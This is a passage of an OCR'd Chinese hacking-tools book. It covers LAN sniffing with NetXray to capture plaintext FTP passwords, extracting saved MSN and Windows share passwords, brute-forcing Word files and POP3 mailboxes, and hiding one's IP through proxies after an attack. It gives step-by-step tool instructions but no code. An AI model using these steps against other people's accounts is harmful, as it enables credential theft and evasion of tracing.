


图2-31 查看IP地址与MAC地址

网卡有数种用于接收数据帧的状态，如 unicast、broadcast、multicast、promiscuous，它们的含义是：

（1）广播模式：可以接受网络里的广播信息。

（2）直接模式：只能接受目的地址是本机的数据包，其它的统统被忽略。

（3）多播模式：可以接受特定的多播数据。

（4）混杂模式：就是我们今天要讲的主角，在这种模式下，只要流经网卡的数据都将被截获。

对照这几个概念，就可以知道正常的网卡应该只是接收发往自身的数据报文、广播和组播报文。

网页浏览、邮件收发等常见网络应用，都是依靠 TCP/IP 协议族实现的。大家知道有两个主要的网络体系：OSI 参考模型和 TCP/IP 参考模型，OSI 模型即为通常说的 7 层协议，它由下向上分别为物理层、数据链路层、网络层、传输层、会话层、表示层、应用层，而 TCP/IP 模型中去掉了会话层和表示层后，由剩下的 5 层构成了互联网的基础，在网络的后台默默的工作着。

下面，我们举一个例子来帮助读者们了解一下上述枯燥的理论：

假设，现在公司中有 10 台电脑，并通过 HUB 相连在一个以太网内，现在 A 机上的一个用户想要访问服务器中提供的网站服务，那么当 A 机上的用户在 IE 浏览器中，通过键入服务器的 IP 地址访问网站服务时，从 7 层结构的角度上来看都发生了什么呢？

步骤 1

当 A 机上的用户在 IE 浏览器中键入服务器的地址时，会向本机的应用层发出浏览请求。

步骤 2

应用层将请求发送到 7 层结构中的下一层传输层，由传输层实现利用 TCP/IP 协议对 IP 建立连接。

步骤 3

传输层将数据报交到下一层网络层，由网络层来进行网路识别。

步骤 4

由于 A 机和服务器在一个共享网络中，所以 IP 路由选择很简单——IP 数据报直接由源主机发送到目的主机。

步骤 5

由于 A 机和服务器在一个共享网络中，所以 A 机必须将 32bit 的 IP 地址转换为 48bit 的以太网地址（这项工作是由 ARP 来完成的）。

步骤 6

链路层的 ARP 通过工作在物理层的 HUB 向以太网上的每个主机发送一份包含目的地的 IP 地址的以太网数据帧，在这份请求报文中申明：谁是服务器 IP 地址的拥有者，请将你的硬件地址告诉我。

步骤 7

同一个以太网中的每台机器都会“接收”到这个报文，但正常状态下除了服务器外的其他主

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

机都会忽略这个报文，而服务器的网卡驱动程序则会识别出是在寻找自己的 IP 地址，于是会自动回送一个 ARP 应答，告知自己的 IP 地址和 MAC 地址。

步骤 8

A 机的网卡驱动程序在接收到服务器的数据帧后，就知道了服务器的 MAC 地址，于是以后的数据利用这个已知的 MAC 地址作为目的地址进行发送。

此时，同在一个局域网内的主机虽然也能“看”到这个数据帧，但是都会保持静默，并不会接收这个不属于它的数据帧。

上面是一种正常的情况，如果网卡被设置为混杂模式（promiscuous），那么第 8 步就会发生变化，这台主机将会默不作声的听到以太网内传输的所有信息，也就是说：窃听也就因此实现了，如图 2-32 所示。




图2-32 窃听原理

这会给局域网安全带来极大的安全问题，一台系统一旦被入侵并进入网络监听状态，那么无论是本机还是局域网内的各种传输数据都会面临被窃听的巨大可能性。如：

1.截获账号、密码

当我们享受着宽带带来的方便（很多是采用局域网共享的模式），尽情地收发电子邮件，或者进行网上购物，不知道大家有没有想到过在黑暗的角落里，可能有人正在窥视着我们的一举一动……如图 2-33 所示。



图2-33 窃听数据

这可不是在看 007 的电影，嗅探器可以拦截所有明文传送的账号、密码，从本文后面的例子可以看出，要获取密码有多么简单。就算你使用了加密机制，也不能高枕无忧，因为世上没有打不开的锁。

2.偷窥机密信息

千万不要以为在线付款是万无一失的，即使和安全网站作交易也是如此。网络监听可以很轻松窃取在网上传送的信用卡号码、还有其它一些敏感会话信息。

3.解除底层网络通信协议

由于网络监听工作在网络底层，所以有可能破译底层的通信协议（主要是数据各字段的含义），以酝酿更可怕的攻击。

2.4.2 嗅探监听实战演练

自从网络监听这一技术诞生以来，产生了大量的可工作在各种平台上相关软硬件工具，其中有商用的，也有免费的。在 www.google.cn 中搜索“sniffer tools”这个关键词，可以找到非常多的可用方法和工具。

下面，以一款常见的工具 NetXray 为例，简介一下该程序的使用方法：NetXray 是一个非常优秀的网管监控软件，使用该软件可以有效地查出网络中的软性故障、根据测量数据有针对性地进行网络升级。例如，当发现网络时快时慢、时通时断这类软故障出现时，不妨使用 NetXray 来找到这类故障的原因！

NetXray 提供了数据包获取和译码的功能，可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以帮助管理员轻松捕获到想要的任何类型的数据包并译码，提供图形以确切指出在网络中哪里出现严重的业务拥塞。另外，通过配置，它可以用于监控多个网段，NetXray 的主界面如图 2-34 所示。





图2-34 嗅探程序界面



从图中可以看出目前网络中的状态，哪个连接最为繁忙一目了然。下面先来了解一下 NetXray 的主要功能：

（1）捕获（Capture）并分析数据包：NetXray 可以在同一个网段内对单个或多个节点同时进行各种协议的数据包捕获，并加以适当的分类及分析。

（2）发送数据包：NetXray 可以在本机上对网络发送自定义的数据包或以前捕获的数据包，用来测试网络硬件和软件的状况。该功能如果使用不当，即随意向网上发送数据包，有可能造成网络出现莫名其妙的故障，建议不要轻易使用！

（3）网络管理查看功能：NetXray 可以统计出一个子网中网络流量情况、错误发生情况、协议使用分配情况等等数据，如果针对某一接点进行捕捉，可以看到其流量以及所有的数据包。

要使用 NetXray，需要注意以下两点：

一是如果希望监控整个网段，需要把安装 NetXray 的电脑接在 HUB 的一个端口上。

二是 NetXray 轻松读取像 Ftp、Telnet、SMTP、Http 这样网上应用的所有非加密的口令。

要使用 NetXray 进行数据捕获，方法很简单：

步骤 1

依次单击“Tools”→“Capture”菜单，在自动运行“Dashboard”窗口中可以看到 NetXray 的捕获工作已经开始了，如图 2-35 所示。




图2-35 开始工作

步骤 2

在“捕获”窗口中，可以看到有“开始”和“停止”两个按钮，显然这是控制捕获的运行与中止时使用的。“望远镜”图标有两个，都是用来查看数据包的，左边的是“停止捕获、查看”，右边的是“查看数据包”，两键功能基本一样，如图 2-36 所示。



图2-36 控制界面

步骤 3

如果想进行捕获条件设置的话——由于网络上的数据包非常多，如果使用 NetXray 的缺省设置来进行捕获，会得到非常庞大的数据，不便于分析判断。所以，正确、有效的设置是捕获数据包、快速分析网络状况的基础所在。单击上图中“魔术棒”工具可以打开 NetXray 设置窗口，如图 2-37 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2-37 设置窗口

其中“Address”项中可以选择 IP 地址或 Mac 地址，由于我们绝大多数的网络使用 TCP/IP 协议，所以选择 IP 地址非常方便和直接。“Address|mode”项的“Include”表明“NetXray”将捕获“Station1”到“Station2”之间的数据包；“Exclude”则正好相反，不捕获“Station1”到“Station2”之间的数据包；“Address|Dir”项中的“Station1”和“Station2”表示要捕获的两个节点，“Dir.”表示数据包的方向。捕获条件设置的另外一个重要选项是“Advance Tilter”，这里可以设置捕获 ICMP 协议包和 Hello 协议包，如图 2-38 所示。




图2-38 设置协议包

步骤 4

上述捕获设置完成并让 NetXray 开始捕获数据包后，图中左边的表盘将会显示已捕捉到的数据包的数量，右边的表盘将会显示接收缓冲区的使用百分比，这时单击查看按键，就可以分析捕捉到的数据包了。假设已经在局域网中任意计算机上的 IE 地址栏中输入类似“ftp://ftp.shyzhong.com”这样的 FTP 网址，然后在弹出的对话框中输入用户名和密码后，接着再查看 NetXray 的捕获数据窗口，这个窗口分为三个部分，第一部分是被捕捉到的数据包的列表，每一行就代表一个数据包。第二部分是针对第一部分被选取的数据包加以分析的结果，第三部分则是第一部分中被选取数据包的原始内容，网上传输的未加密信息在这里都可以读到！从第一部分的窗口中可以清楚地看到 FTP 用户名和密码已经以明文方式被捕获，如图 2-39 所示。




图2-39 捕获的明文信息

触目惊心吗？黑客很简单地就利用网络监听捕获得了 FTP 服务器的登录用户名和口令，如果捕获的是局域网中网站服务器的密码或是系统管理员登录终端的密码，那么后果显然是不言而喻的。

最后，再将 NetXray 窗口中“Tools”菜单里的一些子菜单简介如下：

(1) DashBoard：将子网中的流量以简要的形式显示出来。

(2) HostTable：查看子网中每台主机的网络流量情况。

(3) Matrix：查看子网中主机与主机之间的流量情况。

(4) History：将网络的测量数据以图表方式表示出来，包含数据包 (Packets) 数量、错误包 (Errors) 数量、字节数 (Octets)、冲突次数 (Collisions)、丢弃包 (Drops) 数量、破碎包 (Fragments) 数量、广播包（Broadcasts）数量等许多网络技术指标，在实际应用中经常使用。

(5) Protocol Distribution：分析网络中各种通讯协议的分布情况。

(6) Alarm Log：设定网络状况的警告参数，如一旦 CRC 错误迅速增大，可以报警，提醒网管员注意。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.5 口令解除工具

口令解除成功是最让黑客激动的事，因为这项任务的完成既费时又费力。所以，一旦解除成功，就会显得非常有成就感。解除口令有本地和网络两种，下面分别予以讲解。

2.5.1 本地口令的解除

密码随着计算机和互联网的高速发展，密码已经越来越贴近我们的生活。用户密码、共享密码、拨号连接密码、论坛密码，只要有计算机在的地方几乎都有“密码”的存在，面对这形形色色的密码，忘记了哪一个都可能导致无法挽回的损失。

在计算机的 IE 等缓存中存储着很多密码，通过缓存提取密码可以解除论坛、邮箱、MSN 等密码。以提取 Messenger 的密码为例，只需执行如下操作即可：

步骤 1

下载“MSN and Google Talk Password Recovery”。

步骤 2

运行 Messenger 并使用任意账号登录。

步骤 3

运行下载的 IMpsw.exe 并在弹出的如图 2-40 所示窗口中，就可以看到提取的邮箱完整地址和密码了。




图2-40 提取的密码

由于这个小程序支持 MSN Messenger 和 Windows Messenger 的所有版本，且同时支持多个账户。所以，当前电脑中只要使用过的账户就都会被即时显示口令。显然，危害是存在的！试想，如果使用得到的账户登录 Messenger，冒充原主人身份与客户进行交流，那么后果必然是严重的。

2.5.2 共享密码的解除

在局域网中访问共享资源时，在出现登录对话框后，如果我们在输入账户名和密码后勾选了“记住我的密码”项的复选框，如图 2-41 所示。



图2-41 登录对话框

这个操作将会使密码被保存在本机中，从而将会引发两个后果：一是带来了一定的便利。这就是每次登录共享计算机时不必再输入密码；二是 Windows XP 的共享密码将有可能被解除。那么，如何解除呢？方法很简单：

步骤 1

在“运行”栏中输入“control userpasswords2”命令并按 Enter 键执行。

步骤 2

在弹出的“用户账户”窗口中，单击切换到“高级”选项卡，如图 2-42 所示。



图2-42 用户账户

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3

单击“管理密码”按钮并在随即弹出的“存储用户名和密码”窗口中，选中列表中共享计算机的名称并单击右侧的“属性”按钮，如图 2-43 所示。




图2-43 “存储用户名和密码”窗口

步骤 4

可以看到共享计算机的访问账户名和相应的星号密码，如图 2-44 所示。



图2-44 存储的用户名和密码

步骤 5

只需使用任一款可以查看星号密码的软件，就可以轻松解除这些共享密码了，如图 2-45 所示。



图2-45 密码被解除

这个解除的后果会很严重，这是因为访问共享资源的账户和密码都是具有一定权限的。使用这些权限账户，可以很容易地给局域网环境带来严重的破坏。特别是在共享计算机开启“远程桌面”功能时，那么潜在的危害将会是最严重级的。

要解决这个问题的方法其实也简单：在访问共享资源时，在出现的登录对话框中，不要勾选“记住我的密码”项的复选框即可，如图 2-46 所示。



图2-46 问题的解决

2.6 加密解密工具

有很多机密文件是需要进行加密的，这样可以防止文件中的内容外泄。但是，对于黑客来说，加密并不会总是十分可靠。在本例中，将讲解如何使用工具对 DOC 文件和邮箱的密码进行解除。

2.6.1 解除Word密码

在 Word 中创建加密文件是很容易的，在打开要加密的 Word 文档后，依次单击“工具”→“选项”→“保护”，在进入的如图 2-47 所示界面中分别输入“打开权限密码”和“修改权限密码”即可。



图2-47 设置密码


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在完成设置后，再次打开该文档时就必须输入密码了，如图 2-48 所示。



图2-48 输入密码



假设，现在有一份加密的 Word 文档落到了黑客的手中，他将会怎样进行密码的解除呢？通常，这时候就会让 WordKey 出马了。这是一款著名的 Word 密码解除工具，它可以通过“暴力解除”、“字典解除”等方法快速将 Word 文档中的密码解除出来。为此，需要依次执行如下操作：

步骤 1

运行“WordKey”并按下快捷键“Ctrl+T”，在出现的如图 2-49 所示界面中选择一种解除方式。





图2-49 选择解除方式

有三种方式可供选择，即：“Dictionary”、“Brute-force with xieve optimization”、“Brute-force”根据具体需要选择字典解除还是暴力解除。



步骤 2

单击“确定”按钮返回“WordKey”主程序窗口后，单击工具栏上的“打开”按钮找到要解密的 Word 文档。

步骤 3

单击“打开”按钮后即可对所选的 Word 文档进行密码解除。稍后，“WordKey”将分别解除出“打开权限密码”和“修改权限密码”，并显示在如图 2-50 所示的主窗口中。




图2-50 解除结果

2.6.2 解除邮箱密码

在黑客任务中，解除邮箱密码是个常见的任务。很多人都喜欢使用邮箱来收发重要的资料（如合同），因此必须为邮箱设置一个强悍的密码。在本节中，将讲解如何使用邮箱密码解除工具——“黑雨 POP3 邮箱密码探测器”。

此程序是一个绿色软件，它只有一个可执行文件和一个说明文件。因此，只需双击可执行文件即可运行“黑雨 POP3 邮箱密码探测器”，如图 2-51 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2-51 程序界面

1.算法

（1）深度算法：这是一种很特殊的算法，如果密码的位数猜得准，就可以将时间缩短30%-70%。

（2）广度算法：大多数类似功能的密码工具都采用这种算法，其对短小密码（3位以下）非常有效。

（3）多线程深度算法：如果计算机的硬件配置很好，那么推荐使用这种解除速度最好的算法。

（4）多线程广度算法：采用了广度算法的多线程方式，这种算法对CPU的使用率较高。

2.密码的组成方式

（1）字符方式：提供0、1、2..9 a、b、c..z A、B..Z !@$%^...{}[;' 等字符组合。

（2）字典方式：通过把密码以分行的形式输入到一个文本文件中，供程序解除密码时调用对比。

（3）字串方式：可以将输入的字符自动进行智能输出，如输入love,I,007,abc，就会自动生成：loveI007、I007、loveabc、abc007……等组合。

3.解除步骤

步骤1

在程序主界面的左侧勾选“选择字符集”后，在下方选择几种组合，如数字和字母。

步骤2

选择密码的位数和最大线程数后，输入邮箱服务器的POP3地址和用户名。

步骤3

选择一个合适的算法（如“深度算法”）后，即可开始对指定邮箱进行密码的解除，如图2-52所示。解除的效果如何，要看密码的复杂程度了，如果密码是123456这种类型，一般几分钟就可以解除成功了。反之，解除的时间可能会需要几个小时或几天。





图2-52 解除过程

如果能记起密码包含哪些字符组合，例如密码中包含“123”，在“字串集”中输入“123”，也同样可以缩短解除时间。



2.7 代理工具

代理服务器英文全称是“Proxy Server”，其功能就是代理网络用户去取得网络信息。打个比方，我们可以将代理服务器看作是网络信息的中转站！代理服务器是介于浏览器和Web服务器之间的一台服务器，有了它之后，浏览器不是直接到对方Web服务器去取回网页，而是首先向代理服务器发出请求，请求信号会先送到代理服务器，再由代理服务器来取回浏览器所需要的信息并传送给你的浏览器的过程。

黑客在入侵任务中一定会使用代理，因为这

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

样才能隐藏自己的踪迹。这一点非常重要，因为攻击和入侵都是违法的，网络警察很容易就可以通过 IP 地址找上门来。

2.7.1 IP的分类

一般来说，IP 地址有三类，即：静态 IP 地址、动态 IP 地址和内网 IP 地址。

对于没有申请静态 IP 地址的网络用户，都是使用动态的 IP 地址。要验证这一点非常容易，只需在每次拨号成功后，访问 ADSL 等设备的配置页面、在“命令提示符”窗口中输入“IPconfig”命令或访问“http://bbs.duze.net/ip.asp”这个页面，均可以看到使用的 IP 地址是不同的，如图 2-53 所示。




图2-53 IP地址显示

在访问这个页面时，在文本框中将会自动出现来访者的 IP 地址（如果要查询其它电脑的 IP 地址，可以删除现有 IP 地址并输入新的 IP 地址），在单击“查询”按钮后，将会显示如图 2-54 所示的页面，在这里可以显示这个 IP 地址的地域等详细信息。




图2-54 查询对应的地址

如果我们被黑客攻击了，在防火墙等安全软件中给出了攻击者的 IP 地址，那么就可以通过上述方法追踪该 IP 地址的来源。

所谓内网 IP 地址，是指身处局域网中的电脑，由路由器等网络设备自动分配的 IP 地址。这个分配和获得一般不需要用户来干预，因为系统会自动进行相关的操作，也就是“本地连接”属性中的“自动获得 IP 地址”功能，见图 2-5。

那么，使用内网 IP 地址可以与 Internet 进行交互吗？这个当然不可以了。顾名思义，内网 IP 地址就是供内部网络使用的 IP 地址，它要访问外部网络，就必须使用网络设备（ADSL）从 ISP 运营商获得的公网 IP 地址，如图 2-55 所示。




图2-55 公网IP地址

在图中可以看到 WAN 的 IP 地址是 222.49.230.238，LAN 的网关 IP 地址是 192.168.1.1，这个网关 IP 就是连接公网 IP 地址与内网 IP 地址的桥梁，它的作用之一就是让内网电脑访问外网时，使用网络设备中的公网 IP 地址。所以，在图 2-5 中就需要把默认网关的 IP 地址也设置一下。

2.7.2 查找和使用代理服务器

代理服务器有什么用？通常，它可以为我们提供如下帮助：

（1）隐藏 IP 地址；

（2）突破网站的地域访问限制；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（3）加快网络访问速度。

假设，现在有三台电脑。一台是提供网站等内容的服务器，一台是我们的个人电脑，另一台是代理服务器，平时个人电脑和代理服务器是各自使用一条线来访问服务器，如图 2-56 所示。



图2-56 未使用代理连接示意

代理服务器功能就是代理网络用户去取得网络信息，也就是说，可以把代理服务器看作是网络信息的中转站，如图 2-57 所示。



图2-57 使用代理后连接示意

可以看得出来，个人电脑访问服务器时经过了代理服务器。这样，服务器就会认为来访者是代理服务器，而不是个人电脑。这样，就实现了 IP 地址的隐藏。

那么，如何才能使用代理服务器呢？首先，需要明白我们使用什么软件和网络发生连接，就要在这个软件中进行代理服务器的应用。例如，使用 IE 浏览器访问 Internet，那么 IE 浏览器中就要使用代理服务器。我们使用 QQ 进行网络聊天，那么就要在 QQ 中使用代理服务器……

通过执行如下操作，可以在 IE 浏览器中使用代理服务器：

步骤 1

访问“http://www.cnproxy.com/proxy1.html”获得代理服务器的 IP 地址，如图 2-58 所示。在这里需要记下两个部分，一是代理服务器的 IP 地址，如 62.97.246.238；另一个是代理服务器的端口，如 3128。



图2-58 代理公布网站

步骤 2

打开 IE 浏览器窗口并依次单击“工具”→“Internet 选项”菜单，在打开的如图 2-59 所示的窗口中单击切换到“连接”选项卡界面。



图2-59 “Internet选项”窗口

步骤 3

在单击“局域网设置”按钮打开如图 2-60 所示的对话框时，在“代理服务器”部分的“地址”栏中输入上面记下的代理服务器 IP 地址 62.97.246.238，在端口中输入代理服务器的端口号 3128。




图2-60 设置代理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

连续单击“确定”按钮返回 IE 主窗口后，关闭并打开一个新的 IE 浏览器窗口。此时，访问“http://bbs.duze.net/ip.asp”页面，可以看到识别的IP地址正是使用的代理服务器的IP地址，如图2-61所示。



图2-61 查看IP地址来源

这样，就实现了 IP 地址的隐藏。在服务器中记录的来访日志里，将不会出现个人电脑的 IP 地址。

2.7.3 使用代理网站

除了可以使用代理服务器外，还可以直接使用网站代理的方法实现 IP 的隐藏。也就是说，在访问目标网站时，先访问提供代理服务的网站，然后在此网站的地址栏中输入目标网站的网址，就可以实现“隐藏 IP”式的访问了。通常，黑客在完成攻击后，就会使用这样的方法查看攻击的效果，既安全又简单。

通过执行如下操作，可以通过 http://freeregister.idzap.com/ 这个提供了代理服务的网站，实现 IP 地址的隐藏：

步骤 1

打开一个 IE 浏览器并访问 http://freeregister.idzap.com/ 网页，在这里需要先注册成为该网站的用户。为此，需要在“Username”中输入一个用户名，在“Email Address”栏中输入一个用于接收验证码的邮箱地址，如图 2-62 所示。




图2-62 注册用户

步骤 2

在单击“Free Register”按钮并稍待几分钟后，就可以在输入的邮箱中接收到该网站发送来的验证码了，如图 2-63 所示。



图2-63 邮件内容

步骤 3

单击给出的链接打开如图 2-64 所示的页面后，在这里需要输入用户名、验证码和两次相同的密码（以星号显示）。




图2-64 输入用户等信息

步骤 4

单击“Establish Password”按钮进入如图 2-65 所示的页面后，可以看到注册的用户名和密码信息。

溜客安全网 WwW.176Ku.CoM

